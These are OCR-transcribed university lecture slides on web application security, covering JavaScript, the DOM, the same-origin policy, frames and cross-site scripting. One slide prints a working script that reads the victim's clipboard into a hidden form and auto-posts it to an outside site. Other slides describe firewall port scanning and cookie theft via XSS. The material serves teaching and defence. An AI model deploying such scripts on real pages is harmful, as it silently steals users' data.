CS 380S

Security of Web Applications

Vitaly Shmatikov


Reading Assignment

- "Cross-Site Scripting Explained"
- "Advanced SQL Injection"
- Barth, Jackson, Mitchell. "Robust Defenses for Cross-Site Request Forgery" (CCS 2008).

Vulnerability Stats: Web is "Winning"

Source: MITRE CVE trends

Majority of vulnerabilities now found in web software




Web Applications

- Big trend: software as a (Web-based) service
  - Online banking, shopping, government, bill payment, tax prep, customer relationship management, etc.
  - Cloud computing
- Applications hosted on Web servers
  - Written in a mixture of PHP, Java, Perl, Python, C, ASP
- Security is rarely the main concern
  - Poorly written scripts with inadequate input validation
  - Sensitive data stored in world-readable files
    - Recent push from Visa and Mastercard to improve security of data management (PCI standard)

Typical Web Application Design

- Runs on a Web server or application server
- Takes input from Web users (via Web server)
- Interacts with back-end databases and third parties
- Prepares and outputs results for users (via Web server)
  - Dynamically generated HTML pages
  - Contain content from many different sources, often including regular users
    - Blogs, social networks, photo-sharing websites…

Browser and Network



Two Sides of Web Security

- Web browser
  - Can be attacked by any website it visits
  - Attacks lead to malware installation (keyloggers, botnets), document theft, loss of private data
- Web application
  - Runs at website
    - Banks, online merchants, blogs, Google Apps, many others
  - Written in PHP, ASP, JSP, Ruby, …
  - Many potential bugs: XSS, SQL injection, XSRF
  - Attacks lead to stolen credit cards, defaced sites, mayhem

Web Attacker

- Controls malicious website (attacker.com)
  - Can even obtain SSL/TLS certificate for his site ($0)
- User visits attacker.com – why?
  - Phishing email, enticing content, search results, placed by ad network, blind luck …
- Attacker has no other access to user machine!
- Variation: gadget attacker
  - Bad gadget included in otherwise honest mashup (EvilMaps.com)

Other Web Threat Models

- Network attacker
  - Passive: wireless eavesdropper
  - Active: evil router, DNS poisoning
- Malware attacker
  - Attacker controls user's machine – how?
  - Exploit application bugs (e.g., buffer overflow)
  - Convince user to install malicious content – how?
    - Masquerade as an antivirus program, codec for a new video format, etc.

OS vs. Browser Analogies

Operating system

- Primitives
  - System calls
  - Processes
  - Disk
- Principals: Users
  - Discretionary access control
- Vulnerabilities
  - Buffer overflow
  - Root exploits

Web browser

- Primitives
  - Document object model
  - Frames
  - Cookies / localStorage
- Principals: “Origins”
  - Mandatory access control
- Vulnerabilities
  - Cross-site scripting
  - Universal scripting

Browser: Basic Execution Model

- Each browser window or frame:
  - Loads content
  - Renders
    - Processes HTML and scripts to display the page
    - May involve images, subframes, etc.
  - Responds to events
- Events
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad
  - Timing: setTimeout(), clearTimeout()

HTML and Scripts

```
<html>
    ...
<p> The script on this page adds two numbers
<script>
    var num1, num2, sum
    num1 = prompt("Enter first number")
    num2 = prompt("Enter second number")
    sum = parseInt(num1) + parseInt(num2)
    alert("Sum = " + sum)
</script>
    ...
</html>
```

Browser receives content,
displays HTML and executes scripts


Event-Driven Script Execution

```
<script type="text/javascript">
    function whichButton(event) {
    if (event.button==1) {
            alert("You clicked the left mouse button!") }
    else {
            alert("You clicked the right mouse button!")
    }}
</script>
...
<body onmousedown="whichButton(event)">
...
</body>
```

Script defines a page-specific function

Function gets executed when some event happens

Other events:
onLoad, onMouseMove, onKeyPress, onUnLoad


C:\Documents and Settings\John Mitchell\My Documents\stanford\cs155\l...
C:\Documents and Settings\Jol
Live Search
C:\Documents and Setti...
Page
Tools
Click in the document. An alert box will alert which mouse button you clicked.
Windows Internet Explorer
You clicked the left mouse button!
OK
Done
My Computer
100%

JavaScript

- Language executed by browser
  - Scripts are embedded in Web pages
  - Can run before HTML is loaded, before page is viewed, while it is being viewed or when leaving the page
- Used to implement "active" web pages
  - AJAX, huge number of Web-based applications
- Attacker gets to execute code on user's machine
  - Often used to exploit other vulnerabilities
- "The world's most misunderstood programing language"

JavaScript History

- Developed by Brendan Eich at Netscape
  - Scripting language for Navigator 2
- Later standardized for browser compatibility
  - ECMAScript Edition 3 (aka JavaScript 1.5)
- Related to Java in name only
  - Name was part of a marketing deal
  - "Java is to JavaScript as car is to carpet"
- Various implementations available
  - SpiderMonkey, RhinoJava, others

Common Uses of JavaScript

- Form validation
- Page embellishments and special effects
- Navigation systems
- Basic math calculations
- Dynamic content manipulation
- Hundreds of applications
  - Dashboard widgets in Mac OS X, Google Maps, Philips universal remotes, Writely word processor ...

JavaScript in Web Pages

- Embedded in HTML page as <script> element
  - JavaScript written directly inside <script> element
    - <script> alert("Hello World!") </script>
  - Linked file as src attribute of the <script> element

    <script type="text/JavaScript" src="functions.js"></script>
- Event handler attribute

  <a href="http://www.yahoo.com" onmouseover="alert('hi');">
- Pseudo-URL referenced by a link

  Click me

JavaScript Security Model

- Script runs in a "sandbox"
  - No direct file access, restricted network access
- Same-origin policy
  - Can only read properties of documents and windows from the same server, protocol, and port
  - If the same server hosts unrelated sites, scripts from one site can access document properties on the other
- User can grant privileges to signed scripts
  - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

Library Import

- Same-origin policy does not apply to scripts loaded in enclosing frame from arbitrary site


```
<script type="text/javascript">
    src="http://www.example.com/scripts/somescript.js">
</script>
```

- This script runs as if it were loaded from the site that provided the page!

Document Object Model (DOM)

- HTML page is structured data
- DOM provides representation of this hierarchy
- Examples
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ], …
  - Methods: document.write(document.referrer)
    - These change the content of the page!
- Also Browser Object Model (BOM)
  - Window, Document, Frames[], History, Location, Navigator (type and version of browser)

Browser and Document Structure



W3C standard differs from models supported in existing browsers

Reading Properties with JavaScript

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

Sample script

```
1. document.getElementById('t1').nodeName
2. document.getElementById('t1').nodeValue
3. document.getElementById('t1').firstChild.nodeName
4. document.getElementById('t1').firstChild.firstChild.nodeName
5. document.getElementById('t1').firstChild.firstChild.nodeValue
```

- Example 1 returns "ul"
- Example 2 returns "null"
- Example 3 returns "li"
- Example 4 returns "text"
  - A text node below the "li" which holds the actual text data as its value
- Example 5 returns " Item 1 "

Page Manipulation with JavaScript

- Some possibilities
  - createElement(elementName)
  - createTextNode(text)
  - appendChild(newChild)
  - removeChild(node)
- Example: add a new list item

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

Stealing Clipboard Contents

- Create hidden form, enter clipboard contents, post form

```
<FORM name="hf" METHOD=POST ACTION=
  "http://www.site.com/targetpage.php" style="display:none">
<INPUT TYPE="text" NAME="topicID">
<INPUT TYPE="submit">
</FORM>
<script language="javascript">
var content = clipboardData.getData("Text");
document.forms["hf"].elements["topicID"].value = content;
document.forms["hf"].submit();
</script>
```

Frame and iFrame

- Window may contain frames from different sources
  - Frame: rigid division as part of frameset
  - iFrame: floating inline frame

```
<IFRAME SRC="hello.html" WIDTH=450 HEIGHT=100>
If you can see this, your browser doesn't understand IFRAME.
</IFRAME>
```

- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

Remote Scripting

http://developer.apple.com/internet/webcontent/iframe.html

- Goal: exchange data between client-side app in a browser and server-side app (w/o reloading page)
- Methods
  - Java applet or ActiveX control or Flash
    - Can make HTTP requests and interact with client-side JavaScript code, but requires LiveConnect (not available on all browsers)
  - XML-RPC
    - Open, standards-based technology that requires XML-RPC libraries on your server and in client-side code
  - Simple HTTP via a hidden IFRAME
    - IFRAME with a script on your web server (or database of static HTML files) is by far the easiest remote scripting option

Remote Scripting Example

- client.html: pass arguments to server.html

```
<script type="text/javascript">
function handleResponse() { alert('this function is called from server.html') }
</script>
<iframe id="RSIFrame"  name="RSIFrame"
     style="width:0px; height:0px; border: 0px"
     src="blank.html">
</iframe>
<a href="server.html" target="RSIFrame">make RPC call</a>
```


- server.html: could be PHP app, anything

```
<script type="text/javascript">
     window.parent.handleResponse()
</script>
```

RPC (remote procedure calls) can be done silently in JavaScript, passing and receiving arguments

Port Scanning Behind Firewall

- Request images from internal IP addresses
  - Example:
- Use timeout/onError to determine success/failure
- Fingerprint web apps using known image names



Echoing User Input


- Classic mistake in a server-side application

http://naive.com/search.php?term=“Britney Spears”

search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>… </body>




Or

GET/ hello.cgi?name=Bob

hello.cgi responds with

<html>Welcome, dear Bob</html>

XSS: Cross-Site Scripting



So What?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g., Gmail)
  - Link in DoubleClick banner ad
  - … many many ways to fool user into clicking
- So what if evil.com gets cookie for naive.com?
  - Cookie can include session authenticator for naive.com
    - Or other data intended only for naive.com
  - Violates the "intent" of the same-origin policy

Other XSS Risks

- XSS is a form of "reflection attack"
  - User is tricked into visiting a badly written website
  - A bug in website code causes it to display and the user's browser to execute an arbitrary attack script
- Can change contents of the affected website by manipulating DOM components
  - Show bogus information, request sensitive data
  - Control form fields on this page and linked pages
    - For example, MySpace.com phishing attack injects password field that sends password to bad guy
- Can cause user's browser to attack other websites

Where Malicious Scripts Lurk

- Hidden in user-created content
  - Social sites (e.g., MySpace), blogs, forums, wikis
- When visitor loads the page, webserver displays the content and visitor's browser executes script
